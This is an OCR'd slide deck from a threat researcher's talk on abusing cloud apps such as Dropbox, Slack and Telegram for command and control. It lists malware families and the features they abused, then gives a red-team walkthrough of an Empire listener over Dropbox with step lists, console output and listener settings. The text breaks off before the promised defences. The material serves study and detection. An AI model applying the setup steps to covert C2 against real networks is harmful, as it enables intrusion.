Abusing cloud apps 101: Command and Control

Dagmawi Mulugeta

Whoami

Currently a Threat researcher @ Netskope

Previously
- Researcher @ Cyrisk
- Software Engineer @ Sift Security
- Developer @ ECFMG

MSc in Cybersecurity from Drexel University

Interests: CTFs, exploit development, and cloud apps

Outline of takeaways

What is Cloud C2?

Which cloud apps are abused for C2 in the wild?

How can you simulate this technique in your corporate networks?

What defences can be put in place?

What is Cloud C2?


Command and Control

Stage in the Cyber Kill Chain

Traditionally, involves a compromised device polling a server for commands

Via mediums like HTTPs and DNS directly to an attacker controlled server

Example frameworks include Cobalt Strike and PowerShell Empire




Source: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Cloud Command and Control (Cloud C2)


Traditional C2

- Attackers setting up their own servers, domains, etc.
- Tough to detect, but can be identified via IP / domain blocklists



Cloud C2

- (ab)Use a cloud applications as a command and control channel
- Very minimal setup
- Even tougher to detect since traffic blends in with normal app usage



MITRE ATT&CK®

Abusing Web services for Command and Control (T1102)

Contains three sub-techniques


Sub-technique 1) **Bidirectional Communication** (Primary focus for this talk)

- Send commands to and receive output from a compromised system over the cloud app

MITRE ATT&CK®


Sub-technique 2) **One-Way Communication**

- Send commands to **without receiving** output from a compromised system over the cloud app



Sub-technique 3) **Dead Drop Resolver**

- Abuse the cloud app to **host information that points to additional C2** infrastructure; victims will reach out and be redirected by these resolvers



Source: https://blog.bushidotoken.net/2021/04/dead-drop-resolvers-espionage-inspired.htmll

Abused cloud apps

Which cloud apps are abused?


Some examples of malware and cloud apps they abuse:

- BoxCaon, Nimble Mamba, and Crutch have used ***DropBox*** for C2 communications
- Graphite and BLUELIGHT abuse ***OneDrive*** for C2
- Aclip abused messenger application ***Slack's*** API for C2
- BLACKCOFFEE and Lazarus abused ***Github*** to obfuscate its C2 traffic
- Pawn Storm abuses ***Google Drive*** via a RAT
- CozyCar and ROKRAT abuse ***Twitter*** as a main and backup C2 channel
- Comnie uses ***Tumblr*** and ***BlogSpot*** to mask C2 traffic
- FIN7 used services like ***Google Docs***, ***Google Scripts***, and ***Pastebin*** for C2
- MuddyWater abused ***OneHub*** to distribute remote access tools
- Sandworm abused the ***Telegram Bot API*** to send and receive commands

A more detailed list can be found on MITRE's page


Which cloud apps are abused?

- 23 known and reported instances of Cloud C2 in the April 2020 to April 2022 time period



Which cloud apps are abused?

- Apps in Cloud Storage category tend to be preferred by attackers



Features abused

Category	Example apps	Abused features
Cloud Storage	Dropbox, OneDrive	Upload file, Download file, Delete file
Social	Telegram	Bot usage, Read message, Write message
Collaboration	Slack	Create Channels, Read message, Write message, Reply to message
CDN	CloudFront	Proxy traffic via a CDN network
Web Design	Google Sites	DGA to pass data to different URL everyday
PaaS	Glitch	Create custom applications, Upload files
Development Tools	GitHub	Create a repository, Add commits, Delete commits
Webmail	Google Mail	Write drafts, Write emails, Attach task results as documents

Taking a closer look

Taking a closer look

Empire + Dropbox

- Empire is a PowerShell and Python 3 post-exploitation framework
- Maintained by BC-SECURITY (https://github.com/BC-SECURITY/Empire).

We will look at

- What the cloud application is meant to do?
- Why attackers might prefer this cloud application?
- A real world example of abuse
- A detailed walk through of how to simulate this technique in red team engagements
- Behind the scenes of how the cloud app is abused

Background

- Category is Cloud Storage
- Tend to be abused by uploading, downloading, deleting encrypted / encoded files
- Flexible app development interface and very easy to get setup
- Exist as both an enterprise and personal cloud further enabling stealth for the attacker


Real world example

[Molerats abuses Dropbox for command-and-control](#) - January 2022

Threat actor known for stealth

Have previously used this TTP

Used multiple (5+) accounts




Molerats


Source: https://thehackernews.com/2022/01/molerats-hackers-hiding-new-espionage.html

Attack Simulation using DropBox


- Open source tools: DropboxC2, C3, Empire
- We will use Empire below
- Steps
  - Step 1) Create an attacker controlled Dropbox account
  - Step 2) Setup an Empire listener with an access token from the Dropbox account
  - Step 3) Generate a malicious payload and deliver it to the victim machine to simulate a compromise
  - Step 4) Interact with the compromised device by tunneling commands through the Dropbox account




Attack Simulation using DropBox




- Step 1: Create an attacker controlled Dropbox account with an access token







Attack Simulation using DropBox



- Step 2: Setup an Empire listener with an access token from the Dropbox account



```
[+] Empire RESTful API successfully started
[+] test-xovl connected to socketio
[+] Empire SocketIO successfully started
[*] Cleaning up test user
[+] Client disconnected from socketio
[+] empireadmin connected to socketio
Server >
EMPIRE TEAM SERVER | 0 Agent(s) | 0 Listener(s) | 1 Plugin(s)

      391 modules currently loaded

      0 listeners currently active

      0 agents currently active

[*] Connected to localhost
(Empire) >

Connected to https://localhost:1337. 0 agents. 1 unread messages.
[0] 0:htop- 1:sudo*
```




Name	dropbox	True	Name for the listener.
PollInterval	5	True	Polling interval (in seconds) to communicate with the Dropbox Server.
ResultsFolder	/results/	True	The nested Dropbox results folder.
SlackURL		False	Your Slack Incoming Webhook URL to communicate with your Slack instance.
StagingFolder	/staging/	True	The nested Dropbox staging folder.
StagingKey	H&r2T9/@YcSG.8{xQe+JVA;}!s<>3D[I	True	Staging key for initial agent negotiation.
TaskingsFolder	/taskings/	True	The nested Dropbox taskings folder.
WorkingHours		False	Hours for the agent to operate (09:00-17:00).


```
